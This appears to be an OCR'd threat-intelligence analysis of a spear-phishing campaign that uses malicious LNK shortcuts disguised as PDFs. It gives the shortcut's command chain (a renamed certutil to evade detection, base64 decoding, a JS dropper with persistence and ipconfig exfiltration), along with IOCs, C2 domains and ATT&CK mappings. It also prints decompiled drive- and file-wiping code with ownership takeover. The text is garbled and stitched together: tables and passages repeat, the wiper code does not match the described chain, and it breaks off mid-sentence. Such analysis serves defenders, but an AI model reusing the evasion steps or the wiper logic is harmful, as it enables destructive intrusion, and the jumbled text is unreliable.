
property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

